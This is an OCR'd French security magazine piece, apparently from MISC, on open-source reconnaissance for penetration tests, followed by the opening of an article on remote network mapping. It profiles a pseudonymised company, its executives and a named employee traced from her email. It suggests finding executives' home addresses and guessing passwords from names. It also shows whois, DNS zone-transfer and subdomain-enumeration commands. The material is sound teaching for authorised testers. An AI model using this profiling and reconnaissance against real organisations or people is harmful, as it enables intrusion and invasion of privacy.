Concernant Wikipédia, il ne faut pas prendre ce qui y est écrit pour argent comptant. D'ailleurs, il y a une grosse remise en question outre-Atlantique en ce moment, car des nombreux hommes politiques et hauts responsables ont modifié leur propre biographie, avantageusement, cela va sans dire. Souvenons-nous également de la guerre sur ce site suite au désaccord entre N. Sarkozy et S. Royal concernant le nucléaire : le site a été l'objet de multiples modifications, chacune cherchant à donner raison à un candidat (alors que les 2 avaient tort). Ainsi, le site **wikiscanner.vigl.gr** est destiné à surveiller qui modifie quoi.

Outre Wikipédia, `sourcewatch.org` mentionne la cible avec les catégories *Private Military Corporations* et *PsyOps*. On trouve également un article de Vanity Fair qui expose la culture interne de l'entreprise, dont voici 2 extraits pour vous situer un peu mieux la cible :

- ⇨ *RZHB is a body shop in the brain business. It sells human beings who have a particular expertise: expertise about weapons, about homeland security, about surveillance, about computer systems, about " information dominance " and " information warfare. "*
- ⇨ *What everyone agrees on is this: No Washington contractor pursues government money with more ingenuity and perseverance than RZHB. No contractor seems to exploit conflicts of interest in Washington with more zeal. And no contractor cloaks its operations in greater secrecy. RZHB almost never touts its activities in public, preferring to stay well below the radar.*

Dans certains cas, il est nécessaire de fouiller dans la presse. Des sites d'archives de journaux, payants malheureusement, sont alors bien pratiques, car ils conservent des archives de multiples sources sur de longues périodes.

2. Informations sur les personnes

Derrière chaque clavier se cache un humain, et c'est donc à cet aspect que nous nous intéressons maintenant. Il s'agit de reconstruire une sorte de CV pour quelques personnes. Dans les tests d'intrusions basiques (la majorité), connaître le nom d'une personne suffit : son mot de passe sera son propre nom, son prénom, le mois de l'année, le nom de l'entreprise, et tout autre dérivé mnémotechnique similaire. En revanche, dans des tests plus larges ou d'autres opérations (par exemple pour préparer une négociation), la connaissance d'une personne sera poussée jusqu'à un profilage.

Afin d'être didactique, nous prendrons le cas de 3 personnes de la cible : le PDG, un haut responsable puis une personne « anonyme » dont on aura juste l'adresse mail ou à peine plus. Ce qui va différencier ces personnes, c'est leur visibilité, et les outils ne seront, par conséquent, pas les mêmes.

2.1 Trop d'exposition tue l'exposition : le cas du CEO

Commençons par le chairman, Ken C. Dahlberg. Très souvent, les entreprises mettent à disposition du public une courte biographie de leurs dirigeants. Il faut bien évidemment s'en servir comme point de départ, mais ne pas oublier que c'est de la communication externe : de nombreux détails seront passés sous silence.

D'un point de vue méthodologique, ce n'est pas tout de récupérer de l'information, il faut encore la structurer efficacement. Prenons donc le simple texte issu du site de RZHB : voir encadré 1.

Quelques remarques à la lecture de cette biographie :

- Le monsieur a beaucoup travaillé avec le monde de la défense, et participe même à plusieurs cercles militaires : pas trop étonnant au vu des activités de l'entreprise qu'il dirige.
- Il est fait mention de General Dynamics, mais quand on suit les dates données dans la biographie, on ne voit pas trop quand exactement il y est passé.
- Il est dit qu'il est entré en 1967 chez Hughes Aircraft, mais il obtenait son *bachelor* la même année, et son *master* 2 ans plus tard.
- Il nous manque des informations personnelles : Est-il marié ?, Quand est-il né ?, etc.
- Il est amusant de constater que la biographie disponible sur Wikipédia et de nombreux autres sites est exactement la même que l'officielle du site de l'entreprise, mais ceci est loin d'être toujours le cas. Cela indique que cette société tente de contrôler ce qui se dit sur le net.

Petit nouveau dans l'univers des moteurs de recherche, **spock.com** : ce moteur est spécialisé dans les portraits de personnes. On y retrouve M. Dahlberg, avec quelques mots clés déjà connus. Ce moteur cite ses sources, et là, comme tout vient de Wikipédia, on sait qu'on n'apprendra rien de neuf.

Pour des raisons de temps et de place, nous ne creuserons pas plus. Néanmoins, voyons un site précieux **namebase.org** : il référence qui est cité dans le même document/page d'un ouvrage que la cible. Ce site est unique en son genre, car les informations sont indexées

encadré 1

Ken Dahlberg

Expériences professionnelles

16 Juil. 2004 **RZHB**, Nommé Chairman du Board

3 Nov. 2003 **RZHB**, Nommé CEO, succède à Dr. Beyster

2000 Assumes executive vice president for business development and president of Raytheon International

1997 **Raytheon Systems** rachète Hughes Aircraft
président de la BU défense and chief operating officer (COO)

??? Président de la division Sensors & Communication

??? Président de la division système d'armes, naval et tank

??? Président de la division qui produit le matériel de contrôle aérien et radar

?? Juin 1967 **Hughes Aircraft**
Gestion de projets d'ingénierie, management

Indéterminé :
General Dynamics, executive vice president, responsable du groupe Information Systems and Technology.

Études

???? Attended the University of California business school for advanced education for executives

1969 University of Southern California, Master's degree in electrical engineering

1967 Drexel University, Bachelor's degree in electrical engineering

Positions


???? Director of Teledyne Technologies and the National Defense Industrial Association

Membre

- Institute of Electrical and Electronic Engineers
- Surface Navy Association
- Association of the United States Army
- Lifetime member of the United States Navy League.


à la main, ceci pour éviter la confusion entre deux noms qui seraient les mêmes. De cette manière, un contexte est associé à chaque fois qu'un nom est cité dans un document, ce qui permet d'éviter de confondre les personnes. Ce site est donc particulièrement efficace pour les personnalités publiques, comme les dirigeants d'entreprise. Malheureusement, nous ne trouvons rien sur l'actuel dirigeant de RZHB, celui-ci n'étant pas, apparemment, encore une personnalité assez « publique ». Mais nous reviendrons sur ce site plus tard.

Nous allons utiliser un autre site, **www.theyrule.net**. Il établit les connexions entre les dirigeants d'entreprises. Souvent, les personnes étant dans le conseil d'administration d'une société sont aussi dans les conseils d'autres entreprises. Les informations concernant ce site ne sont pas toutes à jour (la base de données date de 2004), mais c'est un bon point de départ pour rechercher des informations sur les dirigeants des sociétés. Le graphe suivant montre les connexions de certains dirigeants de RZHB (tous ne sont pas présents) :



1

Ces personnes étant dans plusieurs entreprises à la fois, elles ont plus de chances d'être des personnes « publiques ». Revenons donc au site **namebase.org** et essayons un haut dirigeant en la personne de « Claudine Malone », pour qui nous obtenons le graphe suivant :



2

Sans surprise, cette personne est connectée à plusieurs autres personnes. En cliquant sur les noms des autres personnes, on pourra obtenir leur graphe de relation et ainsi analyser avec qui est connecté Claudine Malone de près ou de loin.

Un détail amusant : nous avons testé le nom de cette personne dans un moteur de recherche avec le terme RZHB et nous sommes tombés sur un rapport... enrichissant : **http://sec.edgar-online.com/2006/06/27/0001193125-06-136215/Section23.asp**. Ce rapport, publié par Edgar Online (l'équivalent gratuit de notre **societe.com**), contient une liste complète des dirigeants de l'entreprise avec leur âge, ce qu'ils ont fait les 5 dernières années (on sait maintenant quand Ken Dahlberg a travaillé pour General Dynamics) et s'ils sont dans d'autres conseils d'administrations. Évidemment, chaque membre pourra faire l'objet d'une étude plus approfondie par la suite (par exemple, utiliser les pages jaunes pour obtenir leurs adresses, téléphone ou GoogleMap pour voir où ils habitent...).

2.2 De la relativité de l'anonymat

Passons maintenant du côté d'un employé lambda de cette entreprise. Prenons comme exemple un employé dont on n'a que l'adresse email : **regina.m.olfado@rzhb.com**. En dehors des classiques numéros de téléphone et adresses qu'il est possible de découvrir dans l'annuaire (pages blanches), nous nous pencherons plutôt sur les réseaux sociaux. En effet, de nos jours, beaucoup de monde est interconnecté par ce biais-là. Il s'agit de sites webs où on peut déposer des informations sur soi (textes, vidéos ou sons) et être connecté avec d'autres personnes. Parmi les plus connus, citons Beboo, Orkut, Linkedin, Myspace ou encoe Skyblog. En outre, chaque pays utilise plus un réseau social qu'un autre. Par exemple, FaceBook est plus utilisé aux USA, Skyblog en France, Beboo en Angleterre, etc. Regardons donc si notre chère Regina est inscrite sur un de ces réseaux. Bingo, nous trouvons son nom sur Linkedin :

- Regina Olfado est une *senior recruter* à RZHB.
- Elle a étudié la psychologie de 1995 à 1999 au College of William & Mary.
- Elle travaille depuis 6 ans à RZHB.
- Elle fait partie de *Society of Human Resources Management* (SHRM).
- Elle fait partie de *Greater Metropolitan DC Chapter of the Society of the Alumni of the College of William & Mary* (???).
- Elle travaille du côté de Washington.
- Elle possède 68 connexions sur Lindedin, qu'il serait utile d'examiner pour trouver d'éventuels collègues.

Arrêtons-nous ici. Il serait bon de s'assurer que c'est bien la bonne personne et non un homonyme, mais nous ne pouvons pas vérifier avec son numéro de sécurité sociale et sa date de naissance. La prochaine étape serait, par exemple, de fouiller le site de son ancienne école ou encore des deux associations auxquelles elle appartient pour en savoir plus. Toutes ces informations peuvent servir de point de départ pour arriver à recréer le CV détaillé d'une personne. Les réseaux sociaux sont donc une source d'information très utile pour la pêche aux détails concernant les employés d'une entreprise. Et cela, sans parler de recréer les liens entre employés d'une même entreprise : là où cette dernière cherche à cacher ses effectifs, ses employés, fiers de leur appartenance, dévoilent tout, innocemment.

3. Informations sur réseaux informatiques

Cette partie, la plus connue, a déjà fait l'objet d'un article dans la préhistoire de MISC, le numéro 0 [2]. Nous ne reviendrons pas en détail là-dessus, d'autant que l'article de P. Biondi et C. Blancher traite de la cartographie réseau.

3.1 Trouver les sous-domaines et quelques noms

Avant de déterminer le plan d'adressage du réseau de la cible, il est nécessaire de connaître les noms utilisés, et les plages d'adresses qui lui sont attribuées. Nous ne reviendrons pas sur le mécanisme de gestion avec la répartition par zone géographique. Donc, le point de départ est la commande `whois`. Mais, il existe des outils en ligne bien pratiques, outre l'équivalent de la ligne de commandes fourni par **networksolutions.com/whois**. Citons à titre d'exemple **allwhois.com** qui permet de rebondir vers des bases locales.

Ainsi, le site **webhosting.info** nous apprend que l'adresse de **rzhb.com** est 127.121.240.13, qu'il s'agit d'un serveur IIS/5.0 et que 3 domaines sont associés à cette adresse, (le .com, le .org et le .net). Néanmoins, pour connaître les serveurs virtuels installés sur une même IP, le moteur **msn.net**, grâce au mot clé `ip` est bien pratique : on lui fournit comme requête `ip:127.121.240.13` et il nous donne tous les serveurs associés.

Un autre site bien pratique, mais qu'on n'utilise pas pour cela en général, est Netcraft. Déjà, il cherche par motif, et non par mot exact. Ainsi, en rentrant `rzhb.com`, il donne quelques réponses qui n'ont rien à voir, mais aussi des sous-domaines. Ensuite, il associe toutes ses réponses à des entités (celles enregistrées), et donc *Science Applications International Corporation*, dans notre cas. De plus, il est possible de chercher par domaines, et d'obtenir l'historique des systèmes pour chacun bien entendu, puisque c'est le rôle de Netcraft :

http://searchdns.netcraft.com/?host=*.rzhb.com

On obtient 14 sous-domaines. Regardons maintenant au niveau des sous-domaines, qu'il sera par exemple intéressant d'analyser séparément dans le cas d'une analyse réseau classique (ports ouverts, services, vulnérabilités, et autres).

Il est possible de se servir du moteur **msn.com** et du mot clé `ip` ou encore de Netcraft comme nous venons de le voir. Regardons maintenant ce qu'on peut faire avec Google :

```
site:RZHB.com -inurl:www.rzhb.com
```

Cette requête retourne une liste de sous-domaines. Avec l'aide de quelques commandes de base sous Linux, il est facile d'extraire les sous-domaines :

```
>> lynx -dump "http://www.google.com/search?q=site%3Arzhb.com+-
   inurl%3Awww&num=100" > result.html
>> sed -n 's/http:\/\/[[:alnum:]]*.rzhb.com/& /p' result.html | awk '{print $2}'
   | sort -u
http://answer.rzhb.com
http://cats.rzhb.com
http://ceoss.rzhb.com
http://cismat.rzhb.com
http://contacts.rzhb.com
http://geoviz.rzhb.com
http://investors.rzhb.com
http://mvb.rzhb.com
http://navyppbe.rzhb.com
http://redstar.rzhb.com
http://seaporte.rzhb.com
http://teao.rzhb.com
http://twilight.rzhb.com
```

Ce script ne fonctionne que pour les 100 premiers résultats, mais on peut l'améliorer pour aller chercher dans les pages plus lointaines en ajoutant `&start=100` (et ainsi de suite) à la requête.

Petite remarque, en prenant en exemple le dernier sous-domaine `twilight`. Par défaut, il n'y a rien à la racine si ce n'est une interdiction de lister les répertoires. Grâce à nos amis les moteurs de recherche, on peut quand même voir ce qui s'y trouve, par exemple avec la requête `site:twilight.rzhb.com`.

Les domaines obtenus par chaque méthode se recoupent souvent, mais il est fortement recommandé de croiser les résultats, car aucune méthode n'est exhaustive (par exemple, on a raté, entre autres, le sous-domaine `swat2` avec Google, mais il était probablement dans les pages suivantes).

Muni de tous ces noms, il nous reste à chercher les adresses correspondantes. On ajoutera quelques « classiques », comme `ftp.`, `mail`, `vpn.`, `citrix.`, etc. :

```
rzhb.com            192.151.15.14
www.rzhb.com        127.121.240.13
answer.rzhb.com     192.151.15.18
cats.rzhb.com       10.153.241.71
ceoss.rzhb.com      10.115.180.251
cismat.rzhb.com     192.151.15.18
contacts.rzhb.com   127.121.240.13
geoviz.rzhb.com     10.133.123.51
investors.rzhb.com a121.gd.akamai.net
mvb.rzhb.com        192.151.12.104
navyppbe.rzhb.com   10.153.241.24
seaporte.rzhb.com   10.115.178.53
redstar.rzhb.com    10.115.178.69
teao.rzhb.com       10.153.241.84
twilight.rzhb.com   10.153.240.18
www.esiil.rzhb.com 127.121.192.42
ftp.rzhb.com        127.121.240.13
vpn.rzhb.com        10.6.199.224
vpn.rzhb.com        10.6.199.226
citrix.rzhb.com mail is handled by 10 mx2.west.rzhb.com.
citrix.rzhb.com mail is handled by 10 mx1.east.rzhb.com.
citrix.rzhb.com mail is handled by 10 mx1.west.rzhb.com.
citrix.rzhb.com mail is handled by 10 mx2.east.rzhb.com.
```

On repère donc plusieurs plages d'adresses, et, pour chacune, on va s'assurer qu'elle appartient bien à la cible, toujours grâce au `whois` et on obtient alors les plages suivantes (on a enlevé les adresses liées à de l'hébergement) : 127.121.0.0/16, 192.151.8.0/21, 10.115.177.0/24, 10.115.178.0/23, 10.115.180.0/22, 10.153.240.0/22.

Enfin, afin de s'assurer qu'on n'a rien oublié, on effectue une dernière recherche sur le site du RIPE : **http://www.ripe.net/db/whois-free.html**. Ce formulaire permet de rechercher selon des motifs, mais aussi de naviguer à l'aide du nom des contacts

qui ont enregistré les domaines. De cette manière, on vérifie tous les domaines connexes, c'est-à-dire ceux administrés par les mêmes contacts.

3.2 Le DNS, mon bon ami

En général, le premier réflexe quand on doit réaliser un *pentest* sur telle ou telle cible, c'est de tenter un transfert de zone. En effet, c'est une des premières choses que les admins corrigent quand ils apprennent qu'ils vont avoir à subir un test d'intrusion. Donc, autant récupérer les informations tant qu'elles sont disponibles.

Mais revenons à notre exemple. Une fois qu'on commence à avoir quelques noms, on peut jouer avec les DNS :

```
$ dig @192.151.12.53 rzhb.com axfr

; <<>> DiG 9.3.4 <<>> @192.151.12.53 rzhb.com axfr
; (1 server found)
;; global options:  printcmd
; Transfer failed.
```

Le transfert de zone ne fonctionne pas, idem avec le second serveur DNS. Dans ce cas, on passe au plan B, et c'est là que l'étape précédente prend toute son importance : on va utiliser les plages d'adresses précédentes pour les lister, une à une :

```
bash-3.1$ for ((i=1; i != 255; i++)); do dig -x 10.153.241.$i | grep PTR | grep
-o -e '[.[:alnum:]]\+.rzhb.com' ; done
LAN.gw.rzhb.com
LAN.gw.rzhb.com
LAN.gw.rzhb.com
metserver.rzhb.com
noaaport.rzhb.com
ocean2.rzhb.com
teamsites.rzhb.com
gs.rzhb.com
navyppbemedia.rzhb.com
navyppbe.rzhb.com
notesapps.rzhb.com
mailhost.time.rzhb.com
triton.time.rzhb.com
militaryspouse.rzhb.com
...
```

Et ce n'est qu'un aperçu...

Conclusion

Bien souvent, dans un test d'intrusion, on est limité aux seules questions techniques, et l'environnement est, de fait, très restreint : interrogation des *whois*, des DNS, puis scans intensifs de tout ce qui traîne.

En réalité, réaliser l'environnement d'une cible est une tâche qui peut s'avérer bien longue. Il faut voir cela comme une bobine de fil qu'on déroule à l'infini. Il y a la cible elle-même (entreprise ou personne), ses relations/dépendances, etc. C'est pourquoi, même quand on ne sait pas exactement ce qu'on recherche, quelques règles demeurent impératives :

- Ne pas perdre de temps à chercher quand on ne trouve pas : il y a souvent plusieurs moyens de trouver la même information, il faut alors faire preuve d'ingéniosité.
- Qualifier systématiquement l'information recueillie : on peut le faire très simplement en graduant tant la source (quelle confiance j'accorde à ma source) que l'information elle-même (a-t-elle été recoupée ou est-elle invraisemblable ?).

Pour cela, il est nécessaire d'analyser le contenu, mais aussi le contenant et le contexte des informations récoltées. De cette manière, on parvient à mettre en lumière les évolutions des entreprises.

Enfin, il ne faut pas oublier que Google n'est pas la seule manière de trouver de l'information. D'abord, il existe de très nombreux autres moteurs de recherche [3, 4], chacun avec des spécificités qui peuvent s'avérer importantes (sur des personnes, des blogs, des *podcasts*, *feed rss,* etc.). Il ne faut pas oublier qu'un moteur de recherche n'est qu'une paire de lunettes déformantes. En effet, on ne voit le web qu'au travers de ce qui est indexé et présenté. Ce n'est pas pour rien qu'un internaute chinois et un européen ne voient pas les mêmes choses quand ils cherchent « tien an men » avec certains moteurs. Donc, multiplier les manières de voir l'information est une nécessité.

En outre, dans certains cas, l'information, c'est simple comme un coup de fil. Si vous appelez les personnes du service de communication d'une entreprise, alors que la plupart du temps ils se font jeter, pour leur poser quelques questions innocentes, vous obtiendrez parfois l'information dont vous avez besoin. Vous pouvez aussi prendre un abonnement à l'Eurostar (ou sur les lignes Paris/Toulouse ou Paris/Bruxelles), fréquenter les mêmes restaurants que la direction de votre cible... et laisser vos oreilles ouvertes. Mais ceci est une autre histoire...

Références


[1] **http://www.pcinpact.com/actu/news/38162-Sophos-campagne-spam-bourse.htm**

[2] DETOISIEN (É.) & RAYNAL (F.), Les tests d'intrusion, *HS Linux Mag 17/MISC 0.*

[3] *The Top 100 Alternative Search Engines*, **http://altsearchengines.com/2007/08/01/the-top-100-alternative-search-engines-august/**

[4] *Long Tail Search Engine*, **http://blog.tynto.com/2007/08/rankings-top-100-alternative-search_05.html**

[5] *Microsoft Word bytes Tony Blair in the butt*, **http://www.computerbytesman.com/privacy/blair.htm**



GNU LINUX MAGAZINE / FRANCE

HORS SÉRIE - HORS SÉRIE - HORS SÉRIE - HORS SÉRIE N°33



Découvrez

RUBY

LE langage de programmation interprété orienté objet

PROCHAINEMENT EN KIOSQUE

Philippe Biondi – EADS Innovation Works / Cédric Blancher – EADS Innovation Works

Cartographie réseau à distance

Un bon test d'intrusion nécessite la récolte d'un maximum d'informations sur les ressources à attaquer, ainsi qu'une exploitation efficace de ces données. Ainsi, l'auditeur est en mesure d'appréhender au mieux la cible et de planifier la suite des opérations. C'est dans ce cadre que s'inscrit la cartographie réseau à distance.

La cartographie à distance d'un système d'information est un des préliminaires incontournables d'un test d'intrusion, aussi bien externe qu'interne. Ses apports sont multiples, autant pour l'auditeur que pour le commanditaire du test. D'abord, il est important d'avoir une estimation, même grossière, de la représentativité et de la couverture du test d'intrusion, pour savoir où l'on va. Ensuite, la réalisation d'un test d'intrusion étant limitée dans le temps, toutes les pistes ne pourront pas être explorées ; sélectionner les plus prometteuses dès le début est crucial. D'où la nécessité de savoir encore une fois où l'on va, mais surtout comment on y va. Enfin, la cartographie va permettre au client de se faire une idée claire de la visibilité de son infrastructure et, donc, de son exposition.

Dans cet article, nous détaillerons les techniques qui permettent d'identifier et d'organiser les différentes ressources découvertes sous forme de topologie réseau.

Déroulement

La cartographie réseau à distance s'inscrit dans la phase de découverte d'information par laquelle commence tout test d'intrusion. Elle s'appuie sur des méthodes spécifiques de recueil de données et leur bonne exploitation.

Nous n'allons pas nous intéresser à certaines variantes de la discipline consistant à limiter au maximum l'interaction avec la cible. Non pas qu'elles n'aient pas d'intérêt, mais surtout parce que la méthodologie que nous décrivons ici ne s'inscrit pas dans une optique de furtivité. Nous pouvons donc nous permettre d'être bruyants à souhait, ce qui tombe bien, puisque c'est comme cela qu'on obtient les meilleurs résultats...

Méthodologie

La cartographie se déroule en mode « boîte noire ». Certains éléments seront accessibles directement et il suffira de savoir les demander (requêtes Whois, DNS, etc.), d'autres pourront être découverts par force brute ou attaque par dictionnaire (scan de ports, DNS, etc.). D'autres enfin nécessiteront de l'intuition : il faudra faire des hypothèses, en se mettant à la place de l'administrateur du réseau ciblé, imaginer des protocoles de test pour les confirmer ou les infirmer et les mettre finalement à l'épreuve. La méthodologie que nous proposons ici va se dérouler en trois phases.

La première phase va consister à délimiter le périmètre de l'infrastructure à cartographier. Toutes les ressources disponibles sur Internet pourront être mises à contribution pour trouver noms de domaines, plages d'adresses IP, répartition géographique de la cible, fournisseurs d'accès, etc. Cette phase se conclura par un accord avec le mandataire sur des plages d'adresses IP incluses dans le périmètre et la vérification qu'aucune plage n'a été oubliée (en particulier les 2 adresses IP de la filiale syldave). Un point important est la clarification du statut des routeurs d'accès, qui ont une patte dans le réseau cible, et qui sont parfois, si ce n'est souvent, la propriété du fournisseur d'accès. Ce dernier n'a aucune raison d'accepter d'être pris pour cible, encore moins si on ne le lui demande pas.

Une fois en possession de la liste des adresses IP cibles, la deuxième phase va consister en la découverte du maximum de services accessibles.

La troisième phase, enfin, va tenter de rendre au réseau sa profondeur. Il va s'agir en particulier de découvrir les équipements sur le chemin des services et de ranger les services par machine.

Cadrage de la cible

Étant donnée une entité cible, La Cible Corp., la première étape va consister à trouver les réseaux qu'elle utilise. Si l'entité propose des services sur Internet, elle utilisera forcément des noms de domaine. Quelques recherches sur Google, Yahoo, MSN permettront généralement de trouver le site web principal et éventuellement quelques adresses e-mail dans des newsgroups. Netcraft propose une recherche sur noms de domaines. Nous pouvons ainsi trouver tous les noms de domaine finissant par cible.com ou contenant le mot cible. À partir d'une telle liste, nous allons obtenir des adresses IP en effectuant des requêtes DNS pour trouver les serveurs de nom du domaine, les MX (Mail eXchangers), les adresses associées au domaine ou à des noms typiques comme www ou ftp.

```
$ dig NS la-cible.com
[...]
;; ANSWER SECTION:
la-cible.com.            3496    IN      NS      ftp.la-cible.com.
la-cible.com.            3496    IN      NS      ns1.le-fai.net.

;; ADDITIONAL SECTION:
ftp.la-cible.com. 172695 IN      A       292.162.12.2
ns1.le-fai.net.   172695 IN      A       310.260.613.0
[...]

$ dig MX la-cible.com
[...]
;; ANSWER SECTION:
la-cible.com.            3416    IN      MX      10 mx.la-cible.com.
[...]

$ host mx.la-cible.com
mx.la-cible.com         A       292.162.12.3

$ host www.la-cible.com
www.la-cible.com         A       292.162.12.2
```

À partir de cette liste d'adresses IP, nous allons utiliser la base Whois pour trouver les réseaux auxquels elles appartiennent et les propriétaires de ces réseaux.

```
$ whois 292.162.12.2

inetnum:    292.162.12.0 - 292.162.12.255
netname:    LA-CIBLE-1
descr:      La Cible Corp.
address:    Tour Franqulin
address:    La Defense 8
address:    92042 Paris-La Defense CDX
address:    FR
admin-c:    ET5011-RIPE
tech-c:     ET5011-RIPE
status:     ALLOCATED PA

person:     Edi To
address:    Tour Franqulin
address:    La Defense 8
address:    92042 Paris-La Defense CDX
address:    FR
phone:      +33 1 232 4262
fax-no:     +33 1 232 4236
e-mail:     edi.to@la-cible.com
nic-hdl:    ET5011-RIPE
source:     RIPE # Filtered
[...]
```

Ici, nous obtenons le réseau entier, la confirmation de son appartenance à la cible, et, également, le nom du contact technique. Ce dernier peut servir à trouver d'autres réseaux en utilisant une requête inverse sur les bases Whois. C'est-à-dire qu'on va demander tous les réseaux pour lesquels son handle (ET5011-RIPE) est cité en contact. En effet, si d'autres réseaux sont alloués à la cible, il y a de fortes chances que le contact RIPE soit la même personne.

```
$ whois -i pn ET5011-RIPE

inetnum:    292.162.12.0 - 292.162.12.255
netname:    LA-CIBLE-1
descr:      La Cible Corp.
address:    Tour Franqulin
address:    La Defense 8
address:    92042 Paris-La Defense CDX
address:    FR
admin-c:    ET5011-RIPE
tech-c:     ET5011-RIPE
status:     ALLOCATED PA

inetnum:    359.33.9.224 - 359.33.9.238
netname:    LA-CIBLE-2
descr:      La Cible Corp.
address:    Tour Franqulin
address:    La Defense 8
address:    92042 Paris-La Defense CDX
address:    FR
admin-c:    ET5011-RIPE
tech-c:     ET5011-RIPE
status:     ALLOCATED PA
```

Nous trouvons donc un nouveau réseau, beaucoup plus petit. Il s'agit peut-être d'un bureau en province. Nous vérifions également que ns1.le-fai.net appartient bien au FAI de la cible. Le fait d'héberger une zone DNS sur le serveur d'une autre entité n'est pas chose rare. Cela trahit souvent une relation de confiance, soit sous la forme d'un service rendu, soit d'un contrat de télé-gérance.

Il nous reste ensuite à valider avec le mandataire que nous n'avons rien oublié et que tout ce que nous avons trouvé fait bel et bien partie du périmètre.

Découverte des services

Les annuaires de services

Une partie des services peut être obtenue directement en demandant au bon endroit.

L'architecture DNS

Les serveurs DNS concernant le réseau cible contiennent une mine d'informations pour cartographier un réseau.

La première utilisation est d'utiliser des requêtes de DNS inverse pour retrouver les noms à partir des adresses IP. Lorsque ces enregistrements sont consciencieusement renseignés, nous pouvons deviner le rôle de chaque adresse IP à partir du nom qui lui est donné.

Mais nous pouvons faire mieux. Pour cela, il faut tout d'abord trouver les adresses des serveurs de noms ayant des informations sur les domaines et sous-domaines susceptibles d'être utilisés par notre cible. Pour chaque nom de domaine, nous allons demander aux serveurs du TLD (*Top Level Domain*) concerné quels sont les serveurs à interroger.

```
$ dig NS org
[...]
;; QUESTION SECTION:
;org.                           IN    NS

;; ANSWER SECTION:
org.                    85228   IN    NS    b0.org.afilias-nst.org.
org.                    85228   IN    NS    c0.org.afilias-nst.info.
org.                    85228   IN    NS    TLD1.ULTRADNS.NET.
org.                    85228   IN    NS    TLD2.ULTRADNS.NET.
org.                    85228   IN    NS    tld3.ultradns.org.
org.                    85228   IN    NS    tld4.ultradns.org.
org.                    85228   IN    NS    tld5.ultradns.info.
org.                    85228   IN    NS    tld6.ultradns.co.uk.
org.                    85228   IN    NS    A0.org.afilias-nst.info.
[...]

$ dig NS debian.org @tld3.ultradns.org.
[...]
;; QUESTION SECTION:
;debian.org.                    IN    NS

;; AUTHORITY SECTION:
debian.org.             86400   IN    NS    rietz.debian.org.
debian.org.             86400   IN    NS    raff.debian.org.
debian.org.             86400   IN    NS    klecker.debian.org.
[...]
```

Nous pouvons également obtenir ces noms dans les bases Whois. Croiser toutes les sources d'informations peut servir à trouver des vestiges, de vieux serveurs DNS abandonnés et mal configurés à qui l'on pourrait soutirer des informations.

```
$ whois debian.org
[...]
Name Server:KLECKER.DEBIAN.ORG
Name Server:RAFF.DEBIAN.ORG
Name Server:RIETZ.DEBIAN.ORG
```

Maintenant que nous connaissons l'existence de ces serveurs de noms, nous pouvons les interroger. Le Graal est alors de trouver un serveur autorisant les transferts de zones (AXFR) pour n'importe qui. C'est le cas, par choix, du domaine debian.org :

```
$ dig AXFR debian.org.  @rietz.debian.org.
[...]
cvs.debian.org.             3600  IN   A       192.25.206.10
bzr.debian.org.             3600  IN   A       217.196.43.134
bzr.debian.org.             3600  IN   MX      10 wagner-xen1.
                                               debian.org.
admin.debian.org.           3600  IN   MX      10 gluck.debian.
                                               org.
casals.debian.org.          3600  IN   HINFO   "SGI Indigo2"
                                               "Debian GNU/Linux"
db.debian.org.              3600  IN   MX      10 samosa.debian.
                                               org.
db.debian.org.              3600  IN   A       192.25.206.57
syncproxy.eu.debian.org.    3600  IN   CNAME   ftp.hr.debian.org.
git.debian.org.             3600  IN   A       217.196.43.134
ftp.hr.debian.org.          3600  IN   AAAA    2001:b68:e212::3
master.debian.org.          3600  IN   A       70.103.162.29
other.debian.org.           3600  IN   MX      0 murphy.debian.
                                               org.
pergolesi.debian.org.       3600  IN   HINFO   "Dual Opteron"
                                               "Debian GNU/Linux"
voltaire.debian.org.        3600  IN   HINFO   "PowerPC" "Debian
                                               GNU/Linux"
small-teams.debian.org.     3600  IN   MX      10 murphy.debian.
                                               org.
wagner-xen1.debian.org.     3600  IN   A       217.196.43.134
wagner-xen2.debian.org.     3600  IN   A       217.196.43.135
wagner-xen3.debian.org.     3600  IN   A       217.196.43.136
security-master.debian.org. 300   IN   A       194.109.137.218
[...]
```

On y trouve les serveurs mail du domaine et des sous-domaines, des informations intéressantes sur la fonction des machines, ainsi que toutes les informations que les administrateurs y auront consigné.

